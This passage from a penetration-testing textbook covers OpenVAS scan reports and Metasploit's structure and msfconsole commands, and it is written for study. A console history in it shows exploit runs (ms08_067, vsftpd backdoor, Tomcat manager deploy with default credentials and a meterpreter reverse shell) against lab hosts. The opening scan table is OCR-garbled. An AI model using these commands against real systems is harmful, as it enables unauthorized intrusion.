letCE Detection			8	8.5 (High)	95%	192,169,25,129	3632,%cp		1.4
heck for rsh Service			8	1.3 major	80%	192.148.25.129	514tup		8.
hpinila'i output accessible			0	110400	81%	192.168.25.119	NUTCH		
In Will CMS Groupware < 8.2 Multiple Unspectfed Multiverability	-			1.1 maps	82%	192.148.25.129	80/9/2		0.8
hack for ringin Service			8	11000	78%	102.168.25.129	\$13Acp		8.
IP-CCI based setups winerability when parsing query string p	stameters from phy files.		0	1.	55%	192.148.25.129	80100		3.4
ed HTTP dangerous methods			8	13 (1997)	99%	192.168.25.129	Nitce		2.4
Apd Compromised Source Rickages Backdoor Vulnerability				1.5 (mg/d	99%	192,148,25,129	\$2004cp		8.5
Apd Compromised Source Rickages Backdoor Vulnerability			0	1.1 maple	99%	192.148.35.129	21.8cp		3.
Sit Brute Force Legins With Default Credentials Reporting			8	11 0000	91%	102.168.25.129	22/trip		0.4
Hiki Cross-Site Request Forgery Winerability - Sep10				11000	885	192.169.25.119	80/5/2		3 A 🗎
SL/TLS: OpenSSL CCS Man in the Hiddle Security Bypans Value				10000	78%	192.148.25.129	54324cp		3.8
ultiple landors STakTILS implementation Plantest Arbitrary ()	annual injection subscrability			11000	99%	192,168,25,129	25/872		0.8
hack for Anonymous FTP Login			8	11 10 10 million	82%	192.148.25.129	21,hcp		8.
Wiki Cross-Site Request Forgery Vulnerability			0	Contract on the local division of the local	88%	192,149,25,129	80%p		24

Figure 2-31. Export scan results

The report contains detailed vulnerability information, as shown in Figure 2-32.

		Scan Report -	Mocilia Firefes						,	0 6	0
A Greenbone Security A. * Scan Repo	a + +										
6 () Ne.//top/mocilia.root3/report-fb/6	4535-5744-4ed7-9125-7662043d9877 Mini			C 9,5ee			\$				=
Most Valled~ MOttensive Security 🔨 K	ali Limur 🔨 Kali Docs 🔨 Kali Tools 🍝 Exploit-DB	NAtoraciong 🛃 Kali Forums 🥆 Nethiunter 🍓 Get	ting Started								
Summary											
This document reports on the results of an aut	onatic security scan. The report first summarises th	e results found. Then, for each host, the report describe	every issue found. Please consider th	he advice given in each de	ncription, in order to	rectify the lase					
Wender security updates are not inusted.											
Overrides are on. When a result has an override	e. this report uses the threat of the override.										
Information on overrides is included in the rep-											
Battes are included in the report.											
	that were found. It only lists hasts that analyzed its	wes, issues with the threat level "Log" are not shown. Is	use with the thread local "Debust" on	end shown issues with th	he thread invest "Taine	Perificant are no	shear. Only result	 minimu		170	
shown.	en ser men an ery sar man en presente to	the last and the transferred by a reaction of	an an externa are very at				a proper only report				
This report contains all 51 results selected by t	he Stering described above. Before filtering there w	ere 366 results.									
All dates are displayed using the time;one "Co	ordinated Universal Time", which is abbreviated "UR										
Scan started: The Aug 2 06:22:55 2018 VTC Scan ended: Thu Aug 2 06:47:01 2018 VTC Task: Immediate scan of IP 192.168.2											
Host Summary											
Rot	Start.	End	iligh .	Modure	LIN	Log	False Positive				11
192.368.25.329 Tetal: 3	Aug 2.062331	Aug 2, 06.47.01	20 20	28 28	3	8	*				
Host Authentications											
Hist Protocol Result Part.Anaer 192 366 25 329 SMB Success Protocol SM	8. Port 445. User										
Results per Host											
Host 192.168.25.129											
Scanning of this host started at: Thu Aug 2 04 Number of results: 51	23/21 2018 010										
Port Summary for Host 192.148.25.	129										
Service (Part)			Threat Level								1.1
4787,87p general/top			weight .								
62934(p			map.								
3637.819			week								
\$432Ace			migh.								
21.8cp			High								
21.8cp 513.8cp 3396.8cp			nge Nge Nge								

Figure 2-32. OpenVAS HTML scan report

For each vulnerability identified, the report has the following details:

- Summary
- Vulnerability detection result
- Impact
- Solution
- Affected software/OS
- Vulnerability insight
- Vulnerability detection method
- Product detection result
- References

Summary

This chapter gave you an essential overview of OpenVAS starting from its setup to using it to perform a vulnerability assessment. The next chapter will introduce you to the versatile Metasploit framework and help you understand how NMAP and OpenVAS can be integrated with Metasploit.

Do-It-Yourself (DIY) Exercises

- Set up OpenVAS in VirtualBox or VMware.
- Use OpenVAS to scan one Windows host and one Unixbased host.
- Generate vulnerability reports in HTML and PDF.

CHAPTER 3

Metasploit

The previous two chapters covered NMAP and OpenVAS, which you can use to perform information gathering, enumeration, and vulnerability assessments. Moving ahead, this chapter covers the basics of Metasploit, which will help you sail through the remaining phases of the penetration testing lifecycle. Specifically, this chapter covers the following:

- Introduction to Metasploit
- Overview of the Metasploit structure
- Basic commands and configuration
- Invoking NMAP and OpenVAS scans from Metasploit
- Scanning services with Metasploit
- Meterpreter basics

Introduction to Metasploit

Metasploit was released in 2003, when H.D Moore developed a portable network tool in Perl. In 2007 it was revised use Ruby. The Metasploit project gained commercial acceptance and popularity when Rapid 7 acquired it in 2009.

Metasploit is not just a single tool. It is a complete framework. It is extremely robust and flexible and has tons of tools to perform various simple and complex tasks. It has a unique ability to perform almost all the

tasks involved in the penetration testing lifecycle. By using Metasploit, you don't need to reinvent the wheel; you just focus on the penetration testing objectives, and all the supporting actions can be performed using various components of the framework.

While Metasploit is powerful and capable, you need to clearly understand its structure and components to use it efficiently.

Metasploit has three editions available.

- Metasploit Pro
- Metasploit Community
- Metasploit Framework

For the scope of this book, we'll be using the Metasploit Framework edition.

Anatomy and Structure of Metasploit

Before jumping into the actual framework commands, you first need to understand the structure of Metasploit. The best and easiest way to get to know the overall Metasploit structure is to simply browse through its directory. In Kali Linux, Metasploit is by default located at /usr/share/ metasploit-framework, as shown in Figure 3-1.

```
root@kali: /usr/share/metasploit-framework
                                                                        0 0 0
File Edit View Search Terminal Help
root@kali:~# cd /usr/share/metasploit-framework/
root@kali:/usr/share/metasploit-framework# ls
                                             msfdb
                                                        Rakefile
app
              Gemfile.lock
                                                                         tools
              metasploit-framework.gemspec msfrpc ruby
modules
config
                                                                         vendor
data
                                                        script-exploit
db
                                             msfupdate script-password
                                             msfvenom
documentation msfconsole
                                                        script-recon
Gemfile
              msfd
                                             plugins
                                                        scripts
root@kali:/usr/share/metasploit-framework#
```

Figure 3-1. The Metasploit directory structure

You can see that Metasploit has a well-defined structure classifying its various components into different categories.

At a high level, Metasploit can be visualized as shown in Figure 3-2.




Figure 3-2. Various components of Metasploit

Auxiliaries

Auxiliaries are the modules that make Metasploit so flexible. A Metasploit *auxiliary* is nothing but a piece of code specifically written to perform a task. For example, you may want to check whether a particular FTP server is allowing anonymous access or if your web server is vulnerable to a heartbleed attack. For all these tasks, there exists an auxiliary module.

In fact, Metasploit has more than 1,000 auxiliary modules classified into 19 categories. The following are the auxiliary categories available in Metasploit:

Admin	Analyze	Bnat
Client	Crawler	Docx
Dos	Fileformat	Fuzzers
Gather	Parser	Pdf
Scanner	Server	Sniffer
Spoof	Sqli	Voip
Vsploit		

Payloads

You have already learned that an exploit is the piece of code that will be used against the vulnerable component. The exploit code may run successfully, but what you want to happen once the exploit is successful is defined by the payload. In simple terms, a *payload* is the action that needs to be performed after the execution of an exploit. For example, if you want to create a reverse shell back to your system, then you need to select the appropriate Metasploit payload for that. Metasploit has about 42 payloads in the following categories:

Singles Stagers Stages

Exploits

Exploits are an extremely important part of Metasploit. The whole purpose of the framework is to offer exploits for various vulnerabilities. An *exploit* is the actual code that will execute on the target system to take advantage of the vulnerability. Metasploit has more than 1,800 exploits in 17 categories.

The following are the various categories of exploits available in Metasploit:

Aix	Android	Apple_ios
Bsdi	Dialup	Firefox
Freebsd	Нрих	Irix
Linux	Mainframe	Multi
Netware	Osx	Solaris
Unix	Windows	

Encoders

Metasploit helps you generate a wide variety of payloads that you can send to the target in multiple ways. In the process, it is quite possible that your payload gets detected by antivirus software or any of the security software present on the target system. This is where encoders can be of help.

Encoders use various techniques and algorithms to obfuscate the payload in a way that it doesn't get detected by antivirus software. Metasploit has about 40 encoders in ten categories, as shown here:

Cmd	Generic
Mipsbe	Mipsle
Php	Ррс
Ruby	Sparc
X64	X86

Post-Exploitation Activities (Post)

Once you have gained basic access to your target system using any of the available exploits, you can use the post modules to further infiltrate the target system. These modules help you in all the post-exploitation activities including the following:

- Escalating user privileges to root or administrator
- Retrieving the system credentials
- Stealing cookies and saved credentials
- Capturing keystrokes on the target system
- Executing custom PowerShell scripts for performing additional tasks
- Making the access persistent

Metasploit has about 311 post-exploitation modules in the following 11 categories:

Aix	Android
Cisco	Firefox
Hardware	Juniper
Linux	Multi
Osx	Solaris
Windows	

Basic Commands and Configuration

Now that you are aware of the basic structure and anatomy of Metasploit, you can get started with its interface. To access Metasploit, open the terminal and type command msfconsole, as shown in Figure 3-3.




Figure 3-3. The initial screen of MSFconsole

help

Once you have opened MSFconsole, you can get information about all the basic commands using the help command, as shown in Figure 3-4.

```
root@kali: ~
 File Edit View Search Terminal Help
msf > help
Core Commands
        Command
                                   Description
                                    Help menu
        banner
                                   Display an awesome metasploit banner
                                     Change the current working directory
Toggle color
        cd
        color
                                     Communicate with a host
Exit the console
        connect
        exit
                                     Gets the value of a context-specific variable
Gets the value of a global variable
Grep the output of another command
        get
        aeta
        grep
                                     Help menu
Show command history
        help
        history
                                     Load a framework plugin
Exit the console
        load
        quit
                                     Route traffic through a session
Saves the active datastores
        route
        save
                                     Saves the active datastores
Dump session listings and display information about sessions
Sets a context-specific variable to a value
Sets a global variable to a value
Do nothing for the specified number of seconds
Write console output into a file as well the screen
        sessions
        set
        setg
        sleep
        spool
                                    Write console output into a file as well the screen
View and manipulate background threads
Unload a framework plugin
Unsets one or more global variables
Unsets one or more global variables
Show the framework and console library version numbers
        threads
        unload
        unset
        unseta
        version
Module Commands
                                    Description
        Command
                                  Displays advanced options for one or more modules
Move back from the current context
Displays information about one or more modules
Searches for and loads modules from a path
Displays global options or for one or more modules
Pops the latest module off the stack and makes it active
Sets the previously loaded module as the current module
Pushes the active or list of modules on to the module stack
Reloads all modules from all defined module paths
Searches module aparts
        advanced
        back
        info
        loadpath
        options
        DODM
        previous
        pushm
        reload all
        search
                                      Searches module names and descriptions
                                     Displays modules of a given type, or all modules
        show
                                    Selects a module by nam
```

Figure 3-4. The output of the help command in MSFconsole


version


Vulnerabilities get discovered quickly, and the corresponding exploit code is also often released soon after. Therefore, it is important that Metasploit is up-to-date and has the latest set of exploit code. To ensure the framework version is the latest, you can use the version command, as shown in Figure 3-5. You can then compare this version with the one available on the Metasploit Git repository.

Figure 3-5. The output of the version command in MSFconsole

connect

We are all aware of utilities such as Telnet, SSH, and Netcat that help us in remote administration. Metasploit has a built-in utility called connect that can be used to establish a connection and interact with a remote system. It supports SSL, proxies, pivoting, and file transfers. The connect command needs a valid IP address and port to connect, as shown in Figure 3-6.





history

MSFconsole is entirely operated on the command line, and for each task to be performed, you need to type in some command. To see the commands you have used so far in MSFconsole, you can use the history command, as shown in Figure 3-7.

File	Edit View Search Terminal Help	root@kali: ~
	> history	
	exploit	
50	use exploit/windows/smb/ms08 067 netapi	
51	set RHOST 10.216.245.55	
52	exploit	
53	sessions -i	
54	exit	
55	exit	
56	use exploit/windows/smb/ms08 067 netapi	
57	show options	
58	set RH05T 192.168.25.130	
59	exploit	
60	exit	
61	use exploit/windows/smb/ms08 067 netapi	
62	set RHOST 192.168.25.130	
63	exploit	
64	search vsftp	
65	use exploit/unix/ftp/vsftpd_234_backdoor	
66	show options	
67	set RH0ST 192.168.25.129	
68	exploit	
69	back	
70	search tomcat	
71	search tomcat mgr	
72	use exploit/multi/http/tomcat mgr deploy	
73	set PAYLOAD java/meterpreter/reverse tcp	
74	show options	
75	set RHOST 192.168.25.129	
76	set LH0ST 192.168.25.128	
77	set HTTPUSERNAME tomcat	
78	set HTTPPASSWORD tomcat	
	set target 0	
80	set RPORT 8180	
81	use exploit/windows/smb/ms08 067 netapi	
82	set RH0ST 192.168.25.130	
83	exploit	
84	back	
85	use exploit/windows/smb/ms08 067 netapi	
36	set RH0ST 192.168.25.130	
87	exploit	
38	exit	
89	use exploit/windows/smb/ms08 067 netapi	
90	set RHOST 192.168.25.130	
91	exploit	
92	use auxiliary/analyze/jtr crack fast	
93	run	
94	db connect	
95	db_status	
96	db connect	
97	db connect	
98	exit	
99	exit	
	db connect	
	db rebuild cache	
	db status	

Figure 3-7. The output of the history command in MSF console

set and setg

Metasploit has some variables that need to be set before you execute any module or exploit. These variables are of two types.

- *Local*: Local variables are limited and valid only for a single instance.
- *Global*: Global variables, once defined, are applicable across the framework and can be reused wherever required.

The set command is used to define values of local variables, while the setg command is used to define values of global variables, as shown in Figure 3-8.

```
root@kali: ~
                                                                0 0 0
File Edit View Search Terminal Help
msf > set
Global
_____
No entries in data store.
msf > setg
Global
_____
No entries in data store.
msf > set RHOST 192.168.25.129
RHOST => 192.168.25.129
msf > setg RHOST 192.168.25.129
RHOST => 192.168.25.129
msf >
```

Figure 3-8. The output of the set and setg commands in *MSFconsole*

get and getg

In the previous section, you saw how to set values of local and global variables. Once these values are set, you can see those values using the get and getg commands, as shown in Figure 3-9. The get command fetches the values of local variables, while the getg command fetches the values of global variables.

```
      root@kali:~

      File Edit View Search Terminal Help

      msf > get

      Usage: get var1 [var2 ...]

      The get command is used to get the value of one or more variables.

      msf > getg

      Usage: getg var1 [var2 ...]

      Exactly like get -g, get global variables

      msf > get RHOST

      RHOST => 192.168.25.129

      msf > getg RHOST

      RHOST => 192.168.25.129

      msf > msf > msf > getg RHOST

      RHOST => 192.168.25.129

      msf > getg RHOST

      RHOST => 192.168.25.129

      msf > getg RHOST

      RHOST => 192.168.25.129

      msf > msf >
```

Figure 3-9. The output of the get and getg commands in MSFconsole

unset and unsetg

The unset command is used to remove values assigned to a local variable, while the unsetg command is used to remove values assigned to a global variable, as shown in Figure 3-10.

		root@kali: ~		0	•	0
File Edit View Search	Terminal	Help				
<pre>msf > unset RHOST Unsetting RHOST msf > unsetg RHOST Unsetting RHOST msf > get RHOST RHOST => msf > getg RHOST RHOST => msf > </pre>						•

Figure 3-10. The output of the unset and unsetg commands in *MSFconsole*

save

While working on a penetration testing project, it might happen that you configure lots of global variables and settings. You certainly don't want to lose these settings; the save command writes the current configuration to a file, as shown in Figure 3-11.




Figure 3-11. The output of the save command in MSFconsole

info

There are tons of modules and plug-ins available in Metasploit. It is impossible to know all of them. Whenever you want to use any module, you can find out more details about it using the info command, as shown in Figure 3-12. Simply supply the module name as a parameter to the info command to get its details.

```
000
                                                               root@kali: ~
File Edit View Search Terminal Help
msf > info -h
Usage: info <module name> [mod2 mod3 ...]
Ontions
* The flag '-j' will print the data in json format
* The flag '-d' will show the markdown version with a browser. More info, but could be slow.
Queries the supplied module or modules for information. If no module is given,
show info for the currently active module.
msf > info payload/windows/meterpreter/reverse tcp
        Name: Windows Meterpreter (Reflective Injection), Reverse TCP Stager
      Module: payload/windows/meterpreter/reverse tcp
   Platform: Windows
        Arch: x86
Needs Admin: No
Total size: 283
        Rank: Normal
Provided by:
  skape <mmiller@hick.org>
  sf <stephen fewer@harmonysecurity.com>
  0J Reeves
 hdm <x@hdm.io>
Basic options:
Name Current Setting Required Description
                                yes Exit technique (Accepted: '', seh, thread, process, none)
yes The listen address (an interface may be specified)
EXITFUNC process
LHOST
         4444
                                          The listen port
LPORT
Description:
  Inject the meterpreter server DLL via the Reflective Dll Injection payload (staged). Connect back to the attacker
msf >
```

Figure 3-12. The output of the info command in MSFconsole

irb

Metasploit is based on Ruby. It offers an Interactive Ruby (irb) shell wherein you can execute your own set of custom commands. This module enhances the post-exploitation capabilities of Metasploit. Simply type in

the irb command, as shown in Figure 3-13, to get into the irb shell. To learn more about Ruby programming, refer to https://www.ruby-lang.org/en/.

```
root@kall:-- 
File Edit View Search Terminal Help

Eff > irb
[*] Starting IRB shell...
>> print "Hello MEtasploit"
Hello MEtasploit"
Hello MEtasploit=> nil
>> 2+2
=> 4
>>
```

Figure 3-13. The output of the irb command in MSFconsole

show

In the initial part of this chapter you saw various components of Metasploit including auxiliaries, exploits, payloads, and so on. Using the show command, as shown in Figure 3-14, you can list the contents of each category. For example, you can use the show auxiliary command to list all the auxiliary modules available within the framework.

			root@kali: -	0 6
e Edit View Search Terremal Help				
> show -h				
Valid parameters for the "show" command are: all, encod				
Additional module-specific parameters are: missing, adv	vanced, evasion, targets	, action	Na Change and	
> show auxiliary				
illary				
Nane	Disclosure Date		Description	
whein/2wire/kslt password reset	2007-08-15		2Wire Cross-Site Request Forgery Password Reset Vulnerability	
dmin/android/google play store uxss xframe rce			Android Browser RCE Through Google Flay Store 3FG	
dmin/oppletv/appletv display image			Apple TV Image Remote Control	
Min/applety/applety display wideo			Apple TV Video Remote Control	
min/atg/atg client			Veeder-Root Automatic Tank Gauge (ATG) Administrative Client	
min/aws/aws launch instances			Launches Hosts In AMS	
min/backupexec/dump			Veritas Backup Exec Windows Remote File Access	
min/backupexec/registry		normal	Veritas Backup Exec Server Registry Access	
min/chromecast/chromecast_reset			Chronecast Factory Reset DoS	
min/chromecast/chromecast_youtube			Chromecast YouTube Remote Control	
min/cisco/cisco_asa_extrabacon			Cisco ASA Authentication Bypass (EXTRABACON)	
min/cisco/cisco_secure_acs_bypass			Cisco Secure ACS Unauthorized Password Change	
win/cisco/vpn_3000_ftp_bypass	2005-08-23		Cisco VPN Concentrator 3000 FTP Unauthorized Administrative Access	
nLn/db2/db2rcmd	2004-03-04		18M DB2 db2rcmd.exe Command Execution Vulnerability	
min/dns/dyn_dns_update			DRS Server Dynamic Update Record Injection	
min/edirectory/edirectory_dhost_cookie			Novell eDirectory DHOST Predictable Session Cookie	
min/edirectory/edirectory_edirutil	100000000000		Novell eDirectory eMBax Unauthenticated File Access	
min/emc/alphastor_devicemanager_exec	2008-05-27 2008-05-27		ERC AlphaStor Device Hanager Arbitrary Command Execution	
min/enc/alphastor_librarymanager_exec min/firety/firety_youtube	2998-05-27		EMC AlphaStor Library Manager Arbitrary Command Execution Amazon Fire TV YouTube Remote Control	
nin/tp/hp data protector cmd	2011-02-07		Amazon Fire TV Vollabe Remote Control HP Data Protector 6.1 EXEC CMD Command Execution	
min/hp/hp ile create admin account	2017-00-24		HP 010 4 1.00-2.50 Authentication Bypass Administrator Account Creation	
min/hp/hp inc son create account	2013-10-00		HP Intelligent Management SOM Account Creation	
min/http/allegro rompager auth bypass	2014-12-17		Allegro Software RoomApper 'Historture Cookle' (CVE-2014-9222) Authentication Bypass	
min/http/arris motorola surfboard backdoor xss	2015-04-08		Arris / Motorala Surfboard 5866500 Web Interface Takeover	
min/http/axigen file access	2012-10-31		Axigen Arbitrary File Read and Delete	
nin/http/cfme manapelo evm pass reset	2013-11-12		Red Nat CloudForms Ranagement Engine 5.1 mig policy/explorer 50L Injection	
min/http/cnpilot r cmd esec			Cablum capilot r200/r201 Command Execution as 'root'	
min/http/cnpilot r fpt			Cambium coPilot r200/r201 File Path Traversal	
min/http/contentkeeper fileaccess			ContentKeeper Web Appliance mimencode File Access	
min/http/dlink dir 300 600 exec noauth	2013-02-04		D-Link 03R-609 / 03R-300 Unauthenticated Remote Command Execution	
min/http/dlink dir 645 password extractor			D-Link DIR 645 Password Extractor	
min/http/dlink_dsl320b_password_extractor			D-LIAK DSL 3208 Password Extractor	
min/http/foreman_openstack_satellite_priv_esc	2013-06-06		Foreman (Red Hat OpenStack/Satellite) users/create Mass Assignment	
min/http/gitstack_rest	2010-01-15		GitStack Unauthenticated REST APE Requests	
min/http/hp_web_jetadmin_exec	2004-04-27		HP Web JetAdmin 6.5 Server Arbitrary Command Execution	
min/http/lis_auth_bypass	2010-07-02		MS10-005 Microsoft IIS 5 NTFS Stream Authentication Bypass	
min/http/intersil_pass_reset	2007-09-10		Intersil (Boa) HTTPd Basic Authentication Password Meset	
min/http/iomega_storcenterpro_sessionid			Ionega StorCenter Pre NAG Web Authentication Bypass	
min/http/jboss_bshdeployer			JBoss JHX Console Beanshell Deployer WAR Upload and Deployment	
min/http/jboss_deploymentfilerepository			JBoss JMx Console DeploymentFileRepository WAR Upload and Deployment	
min/http/jboss_seam_exec	2010-07-19		JBoss Seam 2 Remote Command Execution	
dmin/http/joomla_registration_privesc	2016-10-25		Joomla Account Creation and Privilege Escalation Kaseya VIA Master Administrator Account Creation	
dmin/http/kaseya master admin dmin/http/katello satellite priv esc	2015-09-23 2014-03-24		Kaseya VIA Master Administrator Account creation Katello (Red Hat Satellite) users/update roles Missing Authorization	
mentionerby watering patering priv_esc	2014-03-24	rep: WAL	Materio inee mat sateriiter eserviepoare_rotes missing Adriorization	

Figure 3-14. The output of the show command in MSF console

spool

You already saw the save command, which writes the configuration to a file. In a particular scenario, you may want to save the output of all modules and commands you execute. The spool command, as shown in Figure 3-15, logs all the console output to a specified file.



Figure 3-15. The output of the spool command in MSFconsole

makerc

Automation plays an important role in any framework. It is always helpful to automate a bunch of repetitive tasks to save time and effort. The makerc command, as shown in Figure 3-16, helps you automate Metasploit tasks by saving them as a script.



Figure 3-16. The output of the makerc command in MSFconsole

db_initiate

Considering the complex nature of Metasploit, it is trivial that there must exist some database that could be used to store the task's data. Metasploit is by default integrated with the PostgreSQL database. You first need to start the database service by executing the systemctl start postgresql command followed by the msfdb init command, as shown in Figure 3-17.




Figure 3-17. The output of the systemctl and msfdb init commands in the terminal

db_status

Once you have initialized the database, you can confirm that Metasploit is connected to it by executing the command db_status in MSFconsole, as shown in Figure 3-18.



Figure 3-18. The output of the db_status command in MSFconsole

workspace

At times, it may happen that you are required to work on multiple penetration testing projects simultaneously. You certainly don't want to mix up data from multiple projects. Metasploit offers efficient workspace management. For each new project, you can create a new workspace and thereby restrict the project data to that workspace. The workspace command, as shown in Figure 3-19, lists the available workspaces. You can create a new workspace using the command workspace -a <name>.




Figure 3-19. The output of the workspace command in MSFconsole

Invoking NMAP and OpenVAS Scans from Metasploit

This section introduces how you can invoke and initiate NMAP and OpenVAS scans from within the Metasploit console.

NMAP

You learned about NMAP earlier in this book. You saw that NMAP can be triggered from the command-line interface or the ZENMAP graphical user interface. However, there is yet another way to initiate NMAP scans, and that's through the Metasploit console.

It can be helpful to import the NMAP scan results into Metasploit and then further exploit the open services. There are two ways this can be achieved.

• *Importing NMAP scans*: You are aware that NMAP has an ability to generate and save scan output in XML format. You can simply import the NMAP XML output into Metasploit using the db_import command, as shown in Figure 3-20.

```
      root@kali:~

      File Edit View Search Terminal Help

      [*] exec: clear

      msf > db_import /root/Desktop/nmap.xml

      [*] Importing 'Nmap XML' data

      [*] Importing host 192.168.25.129

      [*] Successfully imported /root/Desktop/nmap.xml

      msf > hosts

      Hosts

      =====

      address
      mac

      name
      os_name
      os_flavor

      192.168.25.129
      00:0c:29:11:8e:b1
      Unknown

      device
      msf >
```

Figure 3-20. The output of the db_import and hosts commands in *MSFconsole*

• *Invoking NMAP from within MSFconsole*: Metasploit offers the command db_nmap, which can be used to initiate NMAP scans directly from within the Metasploit console, as shown in Figure 3-21.

							root@ka	ali: ~				0	•	0
File	Edit	View Se	earch	Term	ninal He	lp								
msf	> db	nmap 19	2.168	3.25.	129									-
								at 2018-09	-24 11:	23 IST				
[*]	Nmap:	Nmap s	can r	repor	t for	192.168.2	5.129							
[*]	Nmap:	Host i	s up	(0.0	042s l	atency).								
[*]	Nmap:	Not sh	own:	977	closed	ports								
[*]	Nmap:	PORT	ST	TATE	SERVIC	E								
[*]		21/tcp			ftp									
[*]		22/tcp			ssh									
	100000-00000	23/tcp			telnet									
[*]		25/tcp			smtp									
		53/tcp			domain									
[*]	100 C	80/tcp			http									
[*]		111/tc			rpcbin									
		139/tc			netbio									
		445/tc			micros	oft-ds								
		512/tc			exec									1.1
		513/tc			login									
		514/tc			shell									
		1099/t			rmireg									
		1524/t			ingres	LOCK								
		2049/t			nfs									
		2121/t			ccprox	y-rtp								
		3306/t			mysql	e e a l								
		5432/t			postgr vnc	esqu								
		5900/t 6000/t			X11									
		6667/t			irc									
		8009/t			ajp13									
		8180/t				n								
							(VMware)							
								nned in 13.	36 seco	nds				
	> hos				addre	55 (1 105	c up/ sea	111 15.	50 5000					
and the														
Host	ts													
====														
addr	ress		mac			name	os_name	os_flavor	os_sp	purpose	info	comme	ents	
192.	. 168.2	5.129	90:00	::29:	11:8e:	b1	Unknown			device				
msf	>													

Figure 3-21. Invoking NMAP from MSFconsole using the db_nmap command

Once the NMAP scan is complete, you can use the hosts command to ensure that the scan is complete and the target is added into the Metasploit database.

OpenVAS

You are already familiar with OpenVAS because you got a glimpse of most of its features in previous chapters. However, Metasploit offers capabilities to integrate OpenVAS to perform tasks from within the framework. Before you can actually perform any of the OpenVAS tasks from MSFconsole, you need to load the OpenVAS plug-in by executing the command load openvas, as shown in Figure 3-22.



Figure 3-22. Loading the OpenVAS plug-in into MSFconsole

Once OpenVAS is loaded in MSFconsole, there are numerous tasks you can perform. You can use the openvas_help command, as shown in Figure 3-23, to list all the possible tasks.

```
root@kali: ~
                                                                                                                                                                       0 0 0
File Edit View Search Terminal Help

      msf > openvas_help
      Display this help

      [*] openvas_debug
      Enable/Disable debugging

      [*] openvas_version
      Display the version of the OpenVAS server

msf > openvas help
[*]
[*] CONNECTION
[*] ========
[*] openvas_connect Connects to OpenVAS
[*] openvas_disconnect Disconnects from OpenVAS
[*]
[*] TARGETS
[*] ======
[*] openvas_target_create Create target
[*] openvas_target_delete Deletes target specified by ID
[*] openvas_target_list Lists targets
[*] TASKS
[*] =====
[*] ======
[*] openvas_task_create Create task
[*] openvas_task_delete Delete a task and all associated reports
[*] openvas_task_list Lists tasks
[*] openvas_task_start Starts task specified by ID
[*] openvas_task_pause Pauses task specified by ID
[*] openvas_task_resume Resumes task specified by ID
[*] openvas_task_resume Resumes task specified by ID
[*] openvas_task_resume Resumes task specified by ID
[*] openvas task resume or start Resumes or starts task specified by ID
[*] CONFIGS
[*] ======
[*] openvas_config_list Lists scan configurations
[*] FORMATS
[*] :
[*] openvas format list Lists available report formats
[*]
[*] REPORTS
[*] ==
[*] openvas_report_list Lists available reports
[*] openvas_report_delete Delete a report specified by ID
[*] openvas_report_import Imports an OpenVAS report specified by ID
[*] openvas_report_download Downloads an OpenVAS report specified by ID
msf > []
msf >
```

Figure 3-23. The output of the openvas_help command in *MSFconsole*

The OpenVAS server may be running locally or on some remote system. You need to connect to the OpenVAS server using the command openvas_connect, as shown in Figure 3-24. You need to supply a username, password, OpenVAS server IP, and port as parameters to this command.




Figure 3-24. Connecting to the OpenVAS server using the openvas_ connect command in MSFconsole

Once the connection to the OpenVAS server is successful, you need to create a new target using the command openvas_target_create, as shown in Figure 3-25. You need to supply the test name, target IP address, and comments (if any) as parameters to this command.

File Edit View Search Terminal Help			root@	ркац					•	Θ
the con them beach terminal thep										
<pre>sf > openvas target create</pre>										
] Usage: openvas_target_create <nam< th=""><td>ne> <hosts> <</hosts></td><td>comment></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td><td></td></nam<>	ne> <hosts> <</hosts>	comment>								
sf > openvas target create test 192.	168.25.129 t	est-scan								
sr/share/metasploit-framework/vende	or/bundle/rub	y/2.5.0/ge	ms/open	vas-	omp-0.0.4/lib/0	openvas-omp.rb:26	1: warning:	0bject#	timeout	: 15
recated, use Timeout.timeout instea	. be									
87bbf542-33fd-45e6-b2f6-f8b32b9f4	\$170									
sr/share/metasploit-framework/vende	or/bundle/rub	y/2.5.0/ge	ms/open	vas-	omp-0.0.4/lib/d	openvas-omp.rb:26	1: warning:	Object#	timeout	15
recated, use Timeout.timeout instea	ad.									
] OpenVAS list of targets										
	Name					Hosts	Max Hosts	In Use	Conner	it
			scan of	IP	192.168.25.129	192.168.25.129	1	1		
	Target for	immediate								
8e69af-e38a-4d6d-9a32-750d86b21597		immediate	scan or			192.168.25.129	î	Θ	test-	can
